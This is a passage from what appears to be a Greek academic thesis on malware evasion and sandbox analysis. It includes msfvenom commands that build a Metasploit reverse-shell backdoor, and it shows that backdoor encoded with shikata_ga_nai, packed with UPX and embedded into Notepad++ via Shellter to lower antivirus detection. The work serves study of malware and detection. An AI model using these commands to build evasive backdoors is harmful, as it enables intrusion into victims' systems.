Ένα κακόβουλο λογισμικό που κάνει χρήση αυτής της τεχνικής, έχει τη δυνατότητα να αντιληφθεί έαν εκτελείται μέσα σε κάποιο εργαλείο αποσφαλμάτωσης λογισμικού (Debuggers). Η βασική χρησιμότητα των Debuggers είναι η ανάλυση της ροής της εκτέλεσης κάποιου λογισμικού με σκοπό την ανίχνευση σφαλμάτων κατά την εκτέλεση του κώδικα. Η εκτέλεση του λογισμικού εντός του Debugger γίνεται ελεγχόμενα, δηλαδή υπάρχει η δυνατότητα εκτέλεσης του εντολή προς εντολή. Κατά την ελεγχόμενη εκτέλεση μπορούμε να παρατηρούμε όλες τις αλλαγές που συμβαίνουν
Στις μέρες μας, οι Debuggers χρησιμοποιούνται επίσης για ανάλυση κακόβουλου λογισμικού, με απώτερο σκοπό, την καλύτερη κατανόηση της λειτουργικότητας

του.Μία συνηθισμένη τεχνική Anti-debugging, περιέχει ελέγχους, οι οποίοι με τη βοήθεια των Windows API συναρτήσεων (IsDebuggerPresent, CheckRemoteDebuggerPresent κ.ο.κ) εντοπίζουν την ύπαρξη ενός Debugger.[5]

### 8.3 Anti-Virtual Machine

Η*τεχνική Anti-Virtual Machine*[17]συναντάται συχνότερα σε κακόβουλο λογισμικό που. Χρησιμοποιείται συνήθως για να εξακριβώσει εάν η εκτέλεση του κακόβουλου λογισμικού γίνεται εντός κάποιου εικονικού συστήματος. Απώτερο στόχο έχειτην αποφυγή ανάλυσης ή την αποφυγή άσκοπης εκτέλεσης του κακόβουλου λογισμικού κ.α.

Για να διαπιστωθεί λοιπόν η εκτέλεση μέσα σε εικονικό περιβάλλον, το κακόβουλο λογισμικό αναζητά στοιχεία που το καθιστούν πραγματικό. Κάποια από αυτά μπορεί να είναι η αναζήτηση διεργασιών που δημιουργούνται από λογισμικά που παρέχουν τέτοιες δυνατότητες (VMWareService.exe, VMWareTray.exe, etc) ή ανίχνευση της MAC διεύθυνσης του Η/Υ (τα πρώτα ψηφία μίας MAC διεύθυνσης υποδηλώνουν τον κατασκευαστή).

## 9. ΠΕΙΡΑΜΑΤΙΚΕΣΕΦΑΡΜΟΓΕΣ

Σε αυτό το κεφάλαιο θα πραγματοποιήσουμε τρεις διαφορετικέςυλοποιήσεις, βασισμένες στα θεωρητική θεμελίωση που προηγήθηκε στην εργασία μας.

Η πρώτη τεχνική μας εφαρμογή προσπαθεί να αναδείξει τρόπους με τους οποίους είναι δυνατό να επιτευχθεί μείωση της ανίχνευσης ενός κακόβουλου λογισμικού. Στη συνέχεια, θα αναλύσουμε κακόβουλο λογισμικό με μεθόδους δυναμικής και στατικής ανάλυσης, και θα εστιάσουμε στα παραγόμενα αποτελέσματα.

## 9.1Εφαρμογή Τεχνικών Απόκρυψης

Για την εφαρμογή τεχνικών απόκρυψης σε κακόβουλο λογισμικό, χρησιμοποιήσαμε μια πληθώρα εργαλείων ανοιχτού κώδικα, τα οποία θα παρουσιάσουμε στη συνέχεια. Σκοπό της υλοποίησης τεχνικών απόκρυψης αποτελεί η κατανόηση των θεωρητικών προσεγγίσεων του κεφαλαίου 5 και 6.

### 9.1.1Τεχνικές Προδιαγραφές

Η δημιουργία του αρχικού κακόβολου δείγματος, καθώς και η παραμετροποίησή του, έγιναν σε ένα εικονικό μηχάνημα, με λειτουργικό σύστημα Linux. Στην παρακάτω λίστα περιλαμβάνονται όλα τα εργαλεία που εγκαταστάθηκαν και χρησιμοποιήθηκαν στη συνέχεια για τους σκοπούς της τεχνικής μας εφαρμογής.

- VirusTotal:To VirusTotal είναι μία διαδικτυακή εφαρμογή μέσω της οποίας, μπορούμε να αναλύσουμε ένα κακόβουλο λογισμικό ταυτόχρονα, σε περίπου 60 από τα πιο διαδεδομένα αντιικά προγράμματα. Η εφαρμογή παίρνει σαν είσοδο ένα οποιοδήποτέ εκτελέσιμο αρχείο και στη συνέχεια μας επιστρέφει τα αποτελέσματα που προκύπτουν από τα αντιικά προγράμματα.

- Metasploit Framework: Το Metasploit Framework είναι ένα εργαλείο ανοιχτού κώδικα, που χρησιμοποείται για τη δημιουργία μηχανισμών μόλυνσης και ωφέλιμου φορτίου (Κεφάλαιο 2.2), επιμέρους κομμάτια ενός κακόβουλου λογισμικού. Επίσης, παρέχει δυνατότητες αλλοίωσης κακόβουλου λογισμικού για την αποφυγή ανίχνευσης.[30]

- UPX:Το UPX (Universal Packer for eXecutables) αρχικά χρησιμοποιούταν για τη συμπίεση του κώδικα εκτελέσιμων αρχείων. Στην περίπτωση των

κακόβουλων λογισμικών, χρησιμοποιείται σα μέθοδος κρυπτογράφησης για αποφυγή ανίχνευσης (κεφάλαιο 5). Εξερευνώντας στατικά ένα συμπιεσμένο εκτελέσιμο αρχείο, μπορούμε να δούμε μία μοναδική ρουτίνα, τη ρουτίνα της αποσυμπίεσης.Πιο αναλυτικά, η συμπίεση κακόβουλου λογισμικού εμφανίζεται στην ενότητα 9.3, Εφαρμογή Στατικής Ανάλυσης.[31]


- Shellter Proejct:To Shellter Project είναι ένα εργαλείο ανοιχτού κώδικα, με το οποίο μπορούμε να εισάγουμε τις εντολές ενός κακόβουλου λογισμικού σ' ένα οποιοδήποτε νόμιμο λογισμικό. Το παράγωγο λογισμικό, μετά τη συγχώνευση, διατηρεί τις ίδιες λειτουργίες του νόμιμου λογισμικού, ενώ παράλληλα εκτελεί και τις εντολές του κακόβουλου. [33]

### 9.1.2Ανάλυση Αποτελεσμάτων

Αρχικά, για τους σκοπούς της τεχνικής μας υλοποίησης, δημιουργήσαμε ένα Backdoor, με τη βοήθεια του Metasploit Framework. Όπως φαίνεται στην παρακάτω εικόνα, ορίσαμε τα χαρακτηριστικά του Backdoor, έτσι ώστε να επιστρέφει μία σύνδεση στο σύστημα με το οποίο επιθυμούμε να διαχειριζόμαστε το μολυσμένο σύστημα. Εάν και για τους σκοπούς της υλοποίησης μας δε θα χρειαστεί να εκτελέσουμε σε κάποιο υπολογιστή το κακόβουλο λογισμικό, για τη σωστή δημιουργία του ορίσαμε ως κακόβουλο διαχειριστή (LHOST), το σύστημα με την IP 192.168.56.1. Επίσης ορίσαμε την TCP πόρτα 443 (LPORT), που θα χρησιμοποιείται για τη σύνδεση. Τέλος, θέσαμε τον τύπο του παραγώμενου λογισμικού ώς exe (εκτελέσιμο αρχείο για συστήματα Windows), και το ονομάσαμε spyware.exe.

```
root@kilo:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.56.1 LPORT=443 -f exe > /root/Desktop/backdoor.exe
...
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Όπως φαίνεται στην εικόνα 9.1, το παραγόμενο Backdoor χωρίς να υλοποιεί κάποια τεχνική απόκρυψης(έχουν αναλυθεί στο ομότιτλο κεφάλαιο), αναγνωρίζεται από 50 αντιικά προγράμματα ως κακόβουλο. Επίσης βλέπουμε πως κάποια αντιικά προγράμματα έχουν αναγνωρίσει στοιχεία στο κακόβουλο λογισμικό, τα οποία χρησιμοποιούνται από το Metasploit Framework.





**Εικόνα9.1.1:**Αποτελέσματα Backdoor(χωρίς τεχνική απόκρυψης) από VirusTotal

Στη συνέχεια, κωδικοποιήσαμε το Backdoor με τη βοήθεια με τη βοήθεια ενός κωδικοποιητή που παρέχεται στο Metasploit Framework (Shikata_ga_nai). Ο Shikata_ga_nai κάνει χρήση μίας πολυμορφικής εκδοχής του κρυπογραφήματος XOR. Πέραν των ορισμάτων που χρησιμοποιήσαμε για την δημιουργία του

backdoor στην προηγούμενη περίπτωση, εδώ συμπεριλάβαμε το όρισμα –e, που θέτει τη μέθοδο κωδικοποίησης, και το όρισμα –i, που θέτει τον αριθμό των επαναλήψεων που θα κωδικοποιηθεί το δείγμα μας.

```
root@kilo:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.56.1 LPORT=443 -e x86/shikata_ga_nai -i 50 -f exe >
/root/Desktop/backdoor_encoded.exe
No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 50 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
.
.
x86/shikata_ga_nai succeeded with size 1731 (iteration=49)
x86/shikata_ga_nai chosen with final size 1731
Payload size: 1731 bytes
Final size of exe file: 73802 bytes
```

Όπως φαίνεται στην εικόνα 9.2, ορίζοντας τις επαναλήψεις του κωδικοποιητή στις 50, ήμασταν σε θέση να μειώσουμε το ρυθμό ανίχνευσης του κακόβουλου λογισμικού κατά ένα.





**Εικόνα9.1.2:**Αποτελέσματα Backdoor(με Shikataganai) από VirusTotal

Η επόμενη τεχνική που επιλέξαμε είναι η συμπίεση-κρυπτογράφηση του κώδικαμε τη χρήση του UPX Packer[31]. Όπως φαίνεται στη εικόνα, έχοντας ήδη μετονομάσει το αρχικό μας κακόβουλο δείγμα σε 'backdoor_packed.exe' για να μπορούμε να το διαχωρίσουμε, το δώσαμε σαν είσοδο στο UPX Packer.


```
root@kilo:~/Desktop# upxbackdoor_packed.exe
        Ultimate Packer for eXecutables
        Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th
2013

File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
 73802 ->47616   64.52%   win32/pe      backdoor_packed.exe

Packed 1 file.
```

Σε αυτή την περίπτωση ο ρυθμός ανίχνευσης μειώθηκε κατά τρία, συγκριτικά με το πρώτο δείγμα που αναλύθηκε.




**Εικόνα 9.1.3:**Αποτελέσματα Backdoor(με Packer) από VirusTotal


Τέλος με τη χρήση του shelter εμφωλεύσαμε τις εντολές του ‘backdoor.exe’ σε μία γνωστή εφαρμογή για Windows λειτουργικά συστήματα, το Notepad++ [32]. Όπως, φαίνεται στην εικόνα 9.4, ορίσαμε στο Shellter το νόμιμο εκτελέσιμο ‘npp.exe’ (PE Target) και το αρχικό μας κακόβουλο λογισμικό ‘backdoor.exe’ (Payload).




**Εικόνα 9.1.4:**Δημιουργία εμφωλευμένου κακόβουλου λογισμικού (Shellter)


Όπως, φαίνεται στην παρακάτω εικόνα, με τη χρήση του εργαλείου Shellter, καταφέραμε να μειώσουμε το ρυθμό ανίχνευσης του VirusTotal κατά 41, σε σύγκριση με το αρχικό μας δείγμα.

Στα αποτελέσματα του Virustotal βλέπουμε πως ένα αντιικό πρόγραμμα έχει αναγνωρίσει τις τεχνικές που χρησιμοποιεί το Shellter και το έχει ονομάσει χαρακτηριστικά.




**Εικόνα9.1.5:** Αποτελέσματα Backdoor(με Shelter) από VirusTotal

Όπως διαπιστώσαμε κατά τη διεξαγωγή της πειραματικής μας υλοποίησης, καταφέραμε με ελεύθερα προσβάσιμα εργαλεία ανοιχτού κώδικα,να μειώσουμε το ποσοστό ανίχνευσης του Virustotal.com, στο 13,8%.




**Εικόνα9.1.6:**Διάγραμμαποσοστών ανίχνευσης backdoor

## 9.2 ΕφαρμογήΔυναμικής Ανάλυσης

Στην ασφάλεια υπολογιστών, το ‘sandbox’ είναι ένας μηχανισμός που μας βοηθάει να διαχωρίζουμε τις διεργασίες που εκτελούνται μέσα σε ένα υπολογιστικό σύστημα. Συχνά χρησιμοποιείται για την εκτέλεση μη αξιόπιστων προγραμμάτων, από μη επαληθευμένους προμηθευτές, μη αξιόπιστους χρήστες ή ιστό-τόπους.

Ο στόχος μας είναι να εκτελέσουμε μια άγνωστη και μη αξιόπιστη εφαρμογή ή αρχείο μέσα σε ένα απομονωμένο περιβάλλον και να λάβουμε πληροφορίες για τις λειτουργίες του.

Το ‘**sandboxing**’ κακόβουλου λογισμικού είναι μια πρακτική εφαρμογή της δυναμικής ανάλυσης: αντί να αναλύει στατικά κάποιο αρχείο, το εξετάζει σε πραγματικό χρόνο, παρακολουθώντας τη συμπεριφορά του όσο εκτελείται.Αυτή η προσέγγιση είναι μια πολύτιμη τεχνική για την απόκτηση πρόσθετων λεπτομερειών σχετικά με το κακόβουλο λογισμικό, όπως η δικτυακή κίνηση.


Όλα τα παραπάνω συνοψίζονται τεχνικά, στο ανοιχτού κώδικα σύστημα **Cuckoo Sandbox**[34]που θα χρησιμοποιηθεί στη συνέχεια για τη δυναμική ανάλυση κακόβουλου λογισμικού.

Με τη χρήση του Cuckoo Sandbox, προσπαθούμε να πετύχουμε τη δημιουργία απομονωμένου συστήματος (εικονική μηχανή), που θα καλύπτει όλες τις απαιτήσεις μας, αλλά παράλληλα θα πρέπει να μοιάζει με υπολογιστικό σύστημα ενός μέσου χρήστη. Αυτό είναι απαραίτητο γιατί πλέον τα κακόβουλα λογισμικά διαθέτουν ελέγχους για να «αντιλαμβάνονται» πότε εκτελούνται σε πραγματικό σύστημα, όπως είδαμε στο κεφάλαιο 8. Για την επίτευξη του, θα πρέπει το

σύστημα να περιέχει ίχνη κανονικής χρήσης, όπως ιστορικό του φυλλομετρητή ιστό-τόπου, έγγραφα, εικόνες κλπ. Εάν ένα κακόβουλο λογισμικό αποπειράται να "κλέψει" τέτοια στοιχεία, εμείς θα είμαστε σε θέση να το αντιληφθούμε.

### 9.2.1 Τεχνικές Προδιαγραφές

Το Cuckoo Sandbox λοιπόν, είναι ένα ολοκληρωμένο σύστημα, που μας δίνει τη δυνατότητα να εκτελέσουμε αρχεία και να συγκεντρώσουμε σημαντικά στοιχεία ανάλυσης, που υποδεικνύουν τη λειτουργικότητα ενός κακόβουλου λογισμικού.
Η βασική αρχιτεκτονική του Cuckoo Sandbox αποτελείται από ένα κεντρικό σύστημα διαχείρισης της εκτέλεσης και της ανάλυσης των δειγμάτων μας (**Host machine**), και τα απομονωμένα εικονικά συστήματα, στα οποία εκτελείται τελικώς το κακόβουλο λογισμικό(**Guest machine**). Στο παρακάτω διάγραμμα,




παρουσιάζεται η αρχιτεκτονική του Cuckoo Sandbox

**Εικόνα9.2.1:** Αναπαράσταση Αρχιτεκτονικής CuckooSandbox

### 9.2.2Δημιουργία Cuckoo Sandbox – Host Machine

Για τη σωστή λειτουργία του Host Machine, το οποίο είναι υπευθυνο για τη διαχείριση των αναλύσεων που πραγματοποιούνται στο Guest Machine, απαιτείται η εγκατάσταση κάποιων επεκτάσεων. Αυτές οι επεκτάσεις συμβάλλουν στη δημιουργία των εικονικών μηχανών (Guest Machines), καθώς και στην συλλογή δεδομένων κατά τη διάρκεια της ανάλυσης.
Για τις ανάγκες της εργασίας, δημιουργήσαμε ένα μηχάνημα μετ ταπαρακάτω τεχνικά χαρακτηριστικά:

**CPU Cores**: x4
**RAM**: 4 GB
**OS**: Ubuntu Linux 14.04 LTS

Αρχικά, για λόγους ασφάλειας θα πρέπει να δημιουργηθεί στο λειτουργικό σύστημα, ένας νέος χρήστης με περιορισμένα δικαιώματα, μέσω του οποίου θα διενεργούνται στη συνέχεια όλες οι διαδικασίες εκτέλεσης.

```
$ sudo adduser cuckoo
```

Κατόπιν της δημιουργίας του νέου χρήστη, με τις εντολές που παραθέτονται παρακάτω, επιτυγχάνεται η εγκατάσταση βιβλιοθηκών της **Python** και η εγκατάσταση του **Cuckoo Sandbox.**

```
$ sudo apt-get install python python-pip python-dev libffi-dev libssl-dev
$ sudo apt-get install python-setuptools
$ sudo apt-get install libjpeg-dev zlib1g-dev swig
```

